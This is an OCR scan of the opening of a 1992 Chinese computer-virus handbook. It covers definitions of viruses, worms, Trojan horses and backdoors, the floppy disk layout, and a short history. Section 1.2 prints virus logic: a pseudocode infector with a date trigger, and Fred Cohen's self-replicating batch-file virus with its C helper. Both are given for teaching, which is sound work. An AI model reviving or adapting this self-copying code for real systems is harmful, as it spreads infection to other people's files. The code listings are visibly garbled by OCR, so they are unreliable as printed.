
计算机病毒手册

黄铭晖　刘　宇　编译



航空工业出版社

计算机病毒手册

计 算 机 病 毒 手 册

黄铭晖　刘　宇　编译

航空工业出版社

1992

内 容 提 要

本书是为管理者、计算机安全人员和微机技术人员编写的，它的作用是帮助读者提高对计算机病毒的了解和认识，并介绍了减轻计算机病毒危害所用的处理方法。在编写有关计算机病毒历史的章节时，本书详细介绍了各种分歧的观点。为了适应那些了解一般信息的读者，对某些比较一般的计算机病毒采用非技术的描述方式，有关病毒是如何起作用的部分则作详细的技术性解释，以便满足技术人员的需要。所介绍的处理病毒的方法包括一些不花钱或低成本的方法，以便帮助任何人都有能力对付计算机病毒的袭击。书中包括千余种病毒的概览、及病毒名称列表。

本书可供广大计算机专业人员、管理人员等有关科技人员使用，也可作为在校大中专学生的参考资料。

计算机病毒手册

黄铭晖 刘 宇 编译

航空工业出版社出版发行

（北京市安定门外小关东里14号）

— 邮政编码：100029 —

全国各地新华书店经售

北京地质印刷厂印刷

1992年8月第1版　　1992年8月第1次印刷

开本：787×1092毫米 1/16　　印张：13.25

印数：0 — 4900　　字数：330.7千字

ISBN 7-80046-461-X／TP·030

定价：12.00元

目　录

前　言

本书将讨论危及计算机安全的计算机病毒，它出现的或然率虽不大，但产生的后果却是相当严重的。与计算机诈骗、意外数据差错、火灾以及许多其它危险因素相比较，某个系统感染上计算机病毒的可能性还是很小的，然而，计算机病毒所引起的混乱和灾难总的影响却常常要大于诈骗或其它差错所造成的损失。

虽然在大多数情况下，火灾的可能性是很小的，但公司和个人仍然花钱用于火灾保险上。为什么抗病毒的防护工作却做得很糟糕呢？这大概是因为人们在真正碰上病毒以前，对这类事故知之甚少的缘故。

计算机病毒袭击的可能性尽管很小，但它的增长率很快。虽然大多数报告来自院校，但这并不意味着公司就是免疫的。某些计算机安全专家认为，计算机病毒的病态源植根于大专院校。看来问题就是这样，这些地点的感染率是最高的。进一步可以设想，公司有雇员在大专院校学习，要使用学校的计算机设备，而且把学校的盘带回办公室作家庭作业。也可以设想，某个勤奋的雇员，他在家中还加班工作，并将软盘装在微机上，而他的子女常常在这台微机上玩计算机游戏。此外，如果一所大学受病毒感染侵害已经好几个月了，而该校的毕业生被许多公司雇佣，那么这些大学生为了方便很可能会带着院校的软盘来办公室微机上工作。因此，公司里的计算机系统也很有可能受到计算机病毒的袭击。

技术背景概述

借助国际标准化组织（ISO）的模型以及开放系统基金提供的普通操作系统所作的一些改进，正值技术及其应用向开放系统迈进之时，从潜在的可能降低成本以及改进装备供应中所得到的利益，将被增长的病毒攻击的危害所抵消。不仅系统的“标准化”，而且那些大量的标准对于降低成本是十分有用的，在世界范围内都起作用。

大量提供 IBM 的 PC 个人计算机系统及其家族系列产品带来了巨大的市场，有了关于这些机器及其操作系统（MS-DOS、PC-DOS、OS／2 及 UNIX／XENIX）的设计资料及大量廉价出售的出版物。其它一些有大量市场的计算机系统也出现了同样的情况。很明显，这些出版物可以被正当地使用，也可以被“违法”地使用。20 世纪 90 年代出现的问题是：发展趋势将包括电子数据交换（EDI）的开放标准，有关的计算机间通讯的纲要和资料，甚至 UNIX／OSF 操作系统的资料。

将个人计算机和大型信息系统和数据网连通，又会大大地加强它的计算能力。计算机病毒，加上它的其它形式——蠕虫、特洛伊木马和其它有破坏性的程序已经对 90 年代的信息系统构成了全球性的威胁。

问题还在于，病毒制造者不会长期地满足于只攻击小型和个人系统，而是逐渐地转向攻击中型和大型的系统：转向攻击共享计算机系统和互联的工作站。1988 年蠕虫攻击事件就清楚地显示，问题和采用中型计算机系统，和多用户、分布式计算机网络的众多用户密切相关。

在90年代里

车辆防盗报警器和家庭安全技术在80年代后期有了很大进展，与此同时，对于计算机行业而言，一般用户技术水平不足的时代已经一去不复返了。在很多国家里，计算机程序设计已经成了一门主要学科，而高等院校也都开设了有关计算机操作系统和计算机结构的课程。

在90年代，一个信息系统的开发和设计人员所面临的事实是：系统将由一群有着计算机技术知识的人所使用，也有可能被滥用。在特殊情况下，使用信息系统机构的雇员，常常拥有与网络相连的工作站内的人员相类似的、甚至是相同的计算机。

因此，所谓的"内部"攻击就成了主要的威胁，这就是说，通过在工作站内安装病毒或蠕虫，并使之扩散到整个网络，所以，现在的防护工作必须从主要的计算机扩展到网络，再扩展到工作站。

主要的防护手段是密码术。它提供了一整套能够安装在工作站和网络内的"锁定"和"报警"方法。在工作站和网络内隐密安装方案的组合能够防止被授权的程序（即病毒）嵌入工作站和网络。

例如：在工作站内安装隐藏的硬件和用户鉴别技术一起组合使用，能够用来保证单点分配的软件，公司信息网络的安全管理人员应当对工作站所用的全部软件的分配负责，或者由中央主管计算机内的程序库保障供应。从此，任何软件在用于网络环境之前都必须经过安全管理人员置密。方法是使用所谓的"密匙"，它应当是保密的，只能由安全人员及安全工作站处理和了解。经过这类处理，安全管理人员才可以把置密后的软盘提供给公司工作站使用。

工作站内的特定硬件装置可解读有密码的程序和／或数据，并用之于工作，现在假设有一个雇员从家中或者从别的什么地方带来了软盘，工作站就不会认读它，并加以拒绝。此外，这样做还可以防止数据和程序被别人从工作站拷贝到软盘等载体上，即使软盘被盗用到另外新介质上，所看到的只是已被公司"密匙"搅乱后的"莫名其妙"的东西，原文仍然只有掌握"密匙"的管理人员才能知道。

如果在雇佣工作中没有什么问题，那么密码术所提供的技术可在某一合理的水平以内防护网络或使用户免受违法程序的入侵，怎样掌握这一水平则是一个与成本有关，由管理决策来认可的问题，好汽车要装设车辆防盗报警器是要多花钱的，而好的信息安全产品和服务的情况也一样。如果采用一种"风险评估"的程序对公司资源进行管理，那就能评定对某种危险使用安全技术的成本。

在不久的将来，计算机和数据通讯设备的制造商们很有可能从设计工作开始，就在他们的产品中加上安全技术。以工作站为基础的个人计算机将采用用户鉴别技术。还可以把高性能的加密硬件和磁盘等磁介质驱动装置组装在一起。

全书的入门引导

本书是为管理者、计算机安全专家和微机技术人员编写的。这本书并不预报灾难和散布阴郁情绪，它的作用是帮助读者提高对计算机病毒问题的了解，介绍减轻计算机病毒所采用的处理方法。

* 在编写有关计算机病毒历史的章节时，本书详细介绍了各种存在分歧的观点。

为了适应那些了解一般信息的读者，对某些比较一般的计算机病毒采用非技术的描述方式。有关病毒如何工作的部分则作详细和技术性的解释，以便满足技术人员的需要。

* 一些报告来自病毒发现者，他们都独自参与了最早的计算机病毒事件。本书中，没有掺杂为了宣传效应而作的修改和歪曲。文章的写法考虑了某些读者从未遇上病毒袭击的情况，在一些出版物上也可以看到关于这些事件的消息。

* 所介绍的处理病毒的方法包括一些不花钱或低成本的方法，以便帮助任何人都有能力对付计算机病毒的袭击。

* 书中包括千余种病毒的概览及病毒名称列表。

由于编写时间十分仓促，编者水平所限，书中错误、遗漏以及不当之处在所难免，恳请广大同行给予批评指正。

本书的编写得到了北航图书馆计算机室全体同志、中科院自动化所孙丹、北航熊玉宏博士等许多同志的热心支持，在此一并向他们表示感谢。

编　者

1992 年 2 月

第一章　基本定义和其它基础知识

本章包括计算机病毒的基本概念和计算机病毒的工作原理。在本章中，我们给出了计算机病毒的几个定义和其它一些相关术语的定义，同时，也对计算机病毒作了简单分类。对于那些不了解 DOS 软盘结构的读者，我们对此也作出了简单的解释，这些知识对于理解计算机病毒怎样复制它们自己并将自己"隐藏"在磁盘上所采用的那些技术是必要的。

§1.1　一些基本定义

在我们试图提供任何定义之前，我们必须指出某些人常常花费许多时间来推敲一个定义。有人意识到病毒问题需要引起人们的迫切注意。他们争论的焦点在于企图得到一个全面的定义。这种争论对于减少计算机病毒的威胁并没有带来什么好处。

无论如何，需要明确一些定义才知道大家谈到的是不是同一事情。我们中从事计算机病毒研究的人不愿散发任何病毒拷贝。然而，我们怎样才能确定我们谈论的是同一病毒呢？病毒有同样数量的字节吗？如果病毒含有 ASCII 码，他们相同吗？在这个时候，除非我们用反汇编码比较，否则就没有办法确定。

§1.1.1　计算机病毒

用简单术语可将计算机病毒定义为："一种传染性的寄生程序，它只在指定的程序或程序包中繁殖"或"不会被其它含有恶性代码程序搞乱的一种独特的程序"。这种定义没有得到计算机界的承认，这些定义对计算机病毒的属性阐述得过于简单。为了避免这样的定义，我们给出了下面的五个定义：

(a) "病毒程序通过修改（操作）其它程序来感染它们，即修改其它程序使之含有病毒自身的精确版本或可能的演化版本、变种或另外的病毒繁衍体。病毒可看作是攻击者愿意使用的任何代码的携带者。病毒中的代码可经系统或网络进行扩散，从而强行修改程序和数据。"①

(b) 病毒：（1）特洛伊木马的变种。它通过带有使命（删除文件、传递数据）的触发机构（事件、时间）来传染（将其附着在文件程序上）。保护程序免遭病毒的侵害不在规范之列（美国空军规范）……（2）进入磁盘操作系统的一段恶性代码。在某个阶段被插入的代码将触发从磁盘清除所有文件的处理。病毒的影响能扩散给许多用户。含有病毒的磁盘装入计算机后会将病毒驻留在计算机内存中，当病毒发现一张软盘装入系统后，它

---

①这一定义在1984年由计算机病毒研究专家Frederick Cohen教授提出，在1988年4月号的《计算机与安全》杂志上正式报告了这一定义。

便将自己复制到该盘上。①

(c) 计算机病毒是程序代码，通常附着在程序文件的开头或结尾，它包含以下几个部分：

* 一部分负责自我复制，也就是说在某些特定时机（通常是在执行已经被感染的程序或执行即将被感染的程序时）拷贝全部病毒代码（或修改了的版本）给其它程序文件（或磁盘上其它一些区）引起病毒的繁殖。

* 当特定的事件发生（在一定日期内执行感染的程序或病毒已经复制其自身一定次数后）时，一部分完成一些活动（经常这些活动对文件或整个磁盘是有破坏性的）。②

(d) "计算机病毒是一种自我繁殖的特洛伊木马。它由任务部分、触发部分和自我繁殖部分组成。"③

(e) 真正的病毒是一组经过编制或没有编制的指令。经由计算机系统或网络自我繁殖，蓄意从事那些合法系统拥有者不需要的工作。这个定义关键指出病毒是一种蓄意的行为，而不是技术故障。这意味着在计算机病毒后面存在着极不友好的人的行为。计算机病毒的毒害可能比拒绝使用计算机本身更厉害。它完全破坏数据和软件且不能恢复，其潜在的损失无法估量而且范围也是无限的。"④

在由 Deloitte,Haskins & Sells 公司负责与信息系统安全协会的共同倡议主办的计算机病毒专题讨论会上，与会人员讨论了计算机病毒的定义。在强调了上面所给出的几种定义的前提下，由 Deloitte,Haskins & Sells 的 Cyril Devery 组负责准备的报告中提到："定义不会同 EDP（电子数据处理）协会以及公众对计算机病毒的理解发生矛盾，但定义应能将计算机病毒与其它形式的计算机误用区别开来。"因此，他们提出：

* "含有计算机病毒的一组指令能有不同的形式，它能包含软件（通常情况）中的程序指令、硬件指令，或包含远程通讯信息中的控制字符、参数或作业控制语言。病毒的定义不应局限在用于传递病毒的某种特殊介质这一点上。

* 计算机病毒的定义应不限于病毒所采取的繁殖形式，在少数或许多软件系统中病毒可以复制它们自己。但计算机病毒也可以繁殖与先前版本中的形式和内容不同的指令集合。简而言之，计算机病毒可以随时间的推移而发生变化。

* 有些计算机专家试图根据病毒所造成的危害程度而对良性和恶性病毒进行区分，即使是良性病毒也要占用存贮空间或占用机时，做一些令人难以对付的事情。病毒程序的设计者可以在现有的病毒中添加一些危害性较大的代码，从而使病毒的破坏性发生变化。从这个意义上说，病毒很容易发生变异，因为添加一些代码比编制一个新的病毒程序要简

---

①该定义由Dennis Longley和Michael Shain在他们所著的《数据与计算机安全：标准、概念和术语词典》一书中给出，该书由纽约斯托克顿出版社和伦敦麦克米兰出版有限公司于 1987 年出版发行。

②该定义由耶路撒冷希伯莱大学的Yisael Radai先生在1989年4月号的《计算机与安全》杂志上发表的文章中给出。

③该定义由美国国家计算机安全中心所编的《计算机安全术语词汇》一书中给出，该书1988年由美国华盛顿的政府出版办公室出版发行。

④该定义由Stephen J.Ross所编的《计算机病毒：1988年10月邀请会会议录》一书中给出，该书1989 年由纽约 Deloitte,Haskins & Sells 公司出版发行。

单得多。所以，良性病毒常常会转化成恶性病毒，而且所造成的后果比原版病毒造成的后果更为严重。

* 计算机病毒应与程序错误("臭虫") 区分开来，根据程序错误的定义，程序错误不是蓄意造成的，而计算机病毒则是蓄意造成的。"

§1.1.2 蠕虫 (Worm)

蠕虫这一名词作为 1988 年 11 月由康奈尔大学三年级学生 Marris,R.T.所引发的 Internet"事件"的结果得到了广泛流传。在《计算机蠕虫——致康奈尔大学教务长的报告》一文中提到："蠕虫从技术的角度来说它是一个流氓程序，在蠕虫繁殖其自身的范围内并不需要将其自身附加到一个寄生程序便很容易繁殖。同样，蠕虫不是严格的网络蠕虫，它是通过计算机主机传入网络的，在这个事件中网络本身功能是正确和安全的。"

关于蠕虫病毒，Cohen 博士作了另一定义，即：

"蠕虫程序使用未用到的处理器来完成并行计算。由于一个二进制位的错误导致蠕虫拒绝放弃处理器，直至网络重新启动才能克服蠕虫的干扰。"这就是著名的 Xerox 蠕虫病毒。

另外，1988 年 9 月由美国宾夕法尼亚州议会预算和财政立法委员会起草的《计算机病毒研究和病毒感染计算机系统组织的潜在危险》的报告中定义蠕虫为："蠕虫，最初设计的程序是利用空闲设备来处理一少部分冗余请求。蠕虫程序将在空闲外设之间分配工作负荷，最后把它们连接在一起。这就允许更有效地使用设备和改进全部进程，这样促使对列问题和延迟减少到最底限度。蠕虫程序的早期设计顺从了使用蠕虫所用设备所必需的新的编程，尽管如此，这引起了蠕虫修改程序并拒绝存取程序，最终，蠕虫程序使用所有有效资源并使其它计算机操作不可能进行。"

Longley 和 Shain 在他们的《数据与计算机安全：标准词典、概念和术语》一文中定义的蠕虫是：

"软件出版商为了保护软件版权所写的程序。该程序如果发现使用非法，便请求给使用者以惩罚。蠕虫最好的结果是中止被保护程序的执行；最坏的结果是每次运行时，引起一定数量的破坏，最终导致磁盘的损坏。蠕虫是很危险的，因为它们能在偶然的情况下被激活，不必奇怪，以这种方式进行版权保护的软件包销路肯定不畅。"

瓦特研究所的 Jones,L.G.夫人在国内审计者研究所的 1989 年信息系统审计和控制会议中提出了下列定义：

"蠕虫：该程序通过一个接收的通信通道，在其它系统中拷贝并激活它自己。最原始的意图通常是通过连续不断地从内存中某位置将自己拷贝到内存中的另一位置来逃避正常的控制，这样不让操作系统知道自己的活动。"

§1.1.3 其它的定义

在讨论计算机病毒和蠕虫时常常使用其它几个术语，这里给出了这些术语的多种定义，并提到了早期没有被广泛认可的一些术语。

* "特洛伊木马是一种执行不在它指明的范围之内的服务的程序。如果程序在安全方面引起扰乱，这些服务便是特别危险的。"——Fred Cohen。

* “特洛伊木马：（1）一种具有明显的或实际有用的功能的计算机程序。这种程序包含秘密开发合法授权的请求和附加（隐含）功能来损害安全性。例如，特洛伊木马程序的建立者编制了一个灵敏的‘瞎拷贝’文件。（2）一个明显或实际有益的并包含陷阱口的计算机程序。（3）程序由一个攻击者插入计算机程序中，它执行在程序中没有描述的功能，利用属于程序的权力调用环境条件来拷贝，滥用或毁坏数据。例如，在文本编辑中特洛伊木马可能将正在编辑的文件的保密信息拷入易受攻击者进攻的文件中去。”——Longley 和 Shain。

* “特洛伊木马：一个具有明显或实际有用的功能的计算机程序，该程序包含秘密开发的合法授权的请求处理的附加（隐含）功能来损害安全性或完整性。”——国际计算机安全中心。

* “逻辑炸弹是一种通过一些系统条件（例如，特定时间或特定场合或某些数据缺乏名字或代码字）触发而引起损失的程序。”——Fred Cohen。

* “逻辑炸弹（时间炸弹）：特洛伊木马的变种，该程序触发后插入恶性代码。”——Longley 和 Shain。

* “阴谋（BACKDOOR)程序：一种通常只有设计者知道的系统入口，而有时被其他人发现。”——Fred Cohen。

* “Trapdoor(Backdoor)：（1）一种隐藏的软件或硬件机构，它使系统保护机构受到阻碍。它被一些不明显的方式激活（例如：在一个终端按一串随机键）。（2）为了搜集、替换或毁坏数据，在 ADP（自动数据处理）系统中故意建立的破坏性程序。（3）存在于系统软件或硬件的一种条件，这种条件被触发后能破坏软件或硬件的安全性。简而言之，所指的条件分内部（例如：计数器、时间或日期、或预先指定设置的情况）和外部（例如：远地终端或应用程序的输出信息）两种情况。”——Longley 和 Shain。

* “Trap door：一种隐藏的软件或硬件机构。触发后将阻碍系统保护机构的正常运行。在一些表面上正常的方式下它被激活。例如，终端的特殊随机键顺序。软件的开发者常常在他们的程序代码中引入 Trap door，来使它们重新进入系统并执行指定的功能。Trap door 与 Back door 同义。”——国际计算机安全中心。

§1.2 病毒的回顾

虽然我们将在本册书的后面详细介绍若干计算机病毒的程序逻辑，但在本节中我们还要介绍三个方面内容：首先是归纳典型的计算机病毒。我们使用“典型”这一术语来描述许多存在且正在流传的计算机病毒。一些后来产生的更高级的病毒可能不在此列。第二，我们给出病毒的伪码表示。第三，我们列出了一种由 Fred Cohen 博士编写的早期原始病毒程序。

§1.2.1 典型的计算机病毒

虽然较早提到的四种定义中有语义或其它方面的差别，但典型的计算机病毒可以归纳为下列两种：

(a) 引导扇区感染型病毒

(b) 可执行程序感染型病毒

引导扇区感染型：是单独的或是溢出变化的。单独的病毒，安放在软磁盘的原始引导扇区。溢出变化的病毒需要附加磁盘空间。这种类型的病毒可以首先在它企图感染磁盘之前，确定是否有足够的空间（簇）或它可能只不过覆盖存在于磁盘上的文件。硬盘引导扇区感染者将它自己安装在硬盘上。它的"家"将取决于所用操作系统的版本。

可执行程序感染型：不是将它自己附着在.COM 程序上，就是附着在.EXE 程序上，只有那些特殊版本的.COM 病毒才能附着在 COMMAND.COM 文件上。这些病毒有许多都将其自身的一部分用适当的 JMP（跳转）指令附着在程序的开始部分，病毒码标识将附着在被感染程序的末尾。

§1.2.2 程序逻辑

Dierstein,R.在他的关于计算机病毒和计算机病毒对计算机影响的许多发言中，提出了计算机病毒的伪码表示法。Dierstein 先生负责德国慕尼黑附近奥伯夫拉芬霍夫地方的原西德航宇研究实验室的数据安全方面的工作，他编写的伪码病毒既可附着在.COM 程序上，又可附着在.EXE 程序上。

```
program VIRUS::=
{HIT
    subroutine INFECT::=
    {loop:file::=get-any-executable-file EXEC or COM:
    if first-line-of-file=HIT then goto loop:
    copy VIRUS into file:
    }
    subroutine FUNCTION::=
    {execute a specific function
    }
    subroutine TRIGGER::=
    {if date 11/15/1989 then    true'otherwise   false'
    }
Main Program
    {INFECT:
    if TRIGGER    true'then FUNCTION
    goto continue
    }
continue:}
```

§1.2.3 早期的病毒

下面所讲的计算机病毒，出现在 1985 年 Fred Cohen 博士再版的论文《计算机病毒》中，这种病毒是由.BAT 文件和 C 语言程序结合在一起而编写成的。

批处理命令文件为病毒几乎提供了全部的 IBM-PC DOS 2.1 的命令语言。唯一例外

是程序 DOMANY.C 的使用，该程序测试存在的文件 done，而且只有当 done 存在时才执行跟着它的每一条命令。

没有 DOMANY.C 程序，这也可能实现，但结果命令语言程序的速度变得无法忍受，奇偶效验也不能进行。

为了程序的易读性，程序文本进行了重新改写，除 DOMANY.C 文件之外，每行仅有一个命令。用这种格式，程序用了 14 行，在此，只是为了论证的目的删除演示用的行(例如: echo "Nothing left to infect")，合并许多行，程序已减至 6 行。

程序一: the viru

```
echo off
echo This program (%0) is infected
fr %%i in (*.bat) do
    domany    done /Z/ %%i COPY %%i done
                  copy %%i /z/ %%i
                  copy %o.bat %%i>/tmp/log
if exist done goto part2
echo Nothing left to infect
goto done
:part2
del done
:done
copy /z/ %o.bat /tmp/tmp.bat /tmp/log
tmp %1 %2 %3 %4 %5 %6 %7 %8 %9
```

程序二: domany.c

```
#include "/c/stdio.h"
int       sfix(si)char *s1;
{int i;for(i=0;s1[i] =  \0  ;i++)if(s1[i] ==  ')s1[i] =';return(0);}
int       scheck(s1)char *s1;
{int 1;if (s1[0] ==')'/ *if no such file,go on* /
     {i=open((s1[1]),0);if(1,0)return(-1);close(1);exit(0);}
if(s1[0] ==?'/ *if is such file,go on* /
     {i=open((s1[1];if(i=0){close(i);return(-1);}exit(0);}
return(0);}
main(argc,argv)int argc;char** argv;
{int      i;argv++;for(i-0;iargc;i++)
if(scheck(*argv)==0){sfix(Iargv);system(*argv__):}else argv++}
```

在 MS-DOS 和 IBM-DOS 2.1 版本以后和其更高版本中，该程序可能删除 C 语言程序，并在 DOS 命令语言中将计算机病毒全部写入。

§1.3 对于不了解技术背景的读者

这段文字是为那些不熟悉软盘结构和不熟悉中断分配的读者而特别编写的。

§1.3.1 软盘结构

标准360K软盘，通常只在PC-DOS和MS-DOS系统中使用，软盘格式化后，在每面上有40道或称柱面（同心圆），每道又分为9个扇区，每个扇区可容纳512个字节，二个相连的扇区称为簇，整个磁盘共有720个扇区，存贮容量为368640字节，这就是通常所说的360K的盘。

软盘的头12个扇区（0到11扇区）中含有对软盘功能有重要意义的数据。

* 0扇区，称为引导扇区。存贮磁盘格式化后磁盘的面数、磁道数、每道扇区数、每扇区字节序数和其它磁盘数据信息。

* 1扇区和2扇区，用于存贮文件分配表FAT，这是磁盘目录的路径图，它显示每个文件在磁盘中的位置。如果一个文件被破坏，DOS便写出簇链的位置，想象一下利用一些打印出的字母，将它们撕成大小不等的许多片，并将撕碎的纸片扔在地板上，然后再将它们随意捡起来，将拿在手头的碎片排好次序，这就和写磁盘的过程一样。这样形容，我们便很快意识到FAT表的重要性。文件分配表表示将那些碎片合在一起成为每一个完整的字母。

* 3扇区和4扇区含有备份的FAT表，用于发生意外情况。

* 5到11扇区含有在磁盘中的根目录，除文件名之外，还有文件大小的字节数，文件建立的日期和时间，文件属性和磁盘功能的其它数据。

如果磁盘没有带系统格式化，数据从12扇区开始存贮。如果磁盘是带系统格式化的，那么它便是一张可引导盘。头208个扇区包含重要数据和磁盘的操作系统，除了头12个扇区的信息外，还有:

* IBMBIO.COM或MSBIO.COM，从第12扇区开始占32个扇区即16簇的空间。如果使用的是最新的PC-DOS或MS-DOS版本的话，在盘中出现的是IBMBIO.SYS或MSBIO.SYS而不是老的.COM文件。

* IBMDOS.COM或MSDOS.COM（IBMDOS.SYS或MSDOS.SYS）从第44扇区开始，并占用28簇。

* COMMAND.COM从第160扇区开始，由24个簇组成。

对于非引导盘来说，头12个扇区包含重要数据。而对于可引导盘来说，头208个扇区包含重要数据。硬盘结构更复杂，但重要的数据，常常包括一个分区表，仍按与软盘相似的方式存贮。

当我们检查可能被计算机病毒感染的磁盘时，可以用实用程序来获得关于磁盘所含内容的详细报告。

§1.3.2 磁盘映像图

当我们熟悉了磁盘结构后，就可以用PC Tools Deluxe或Norton Utilities两种软件工具获得磁盘映像图。一张好的磁盘其映像如图1—1所示。我们获得三个重要区域的清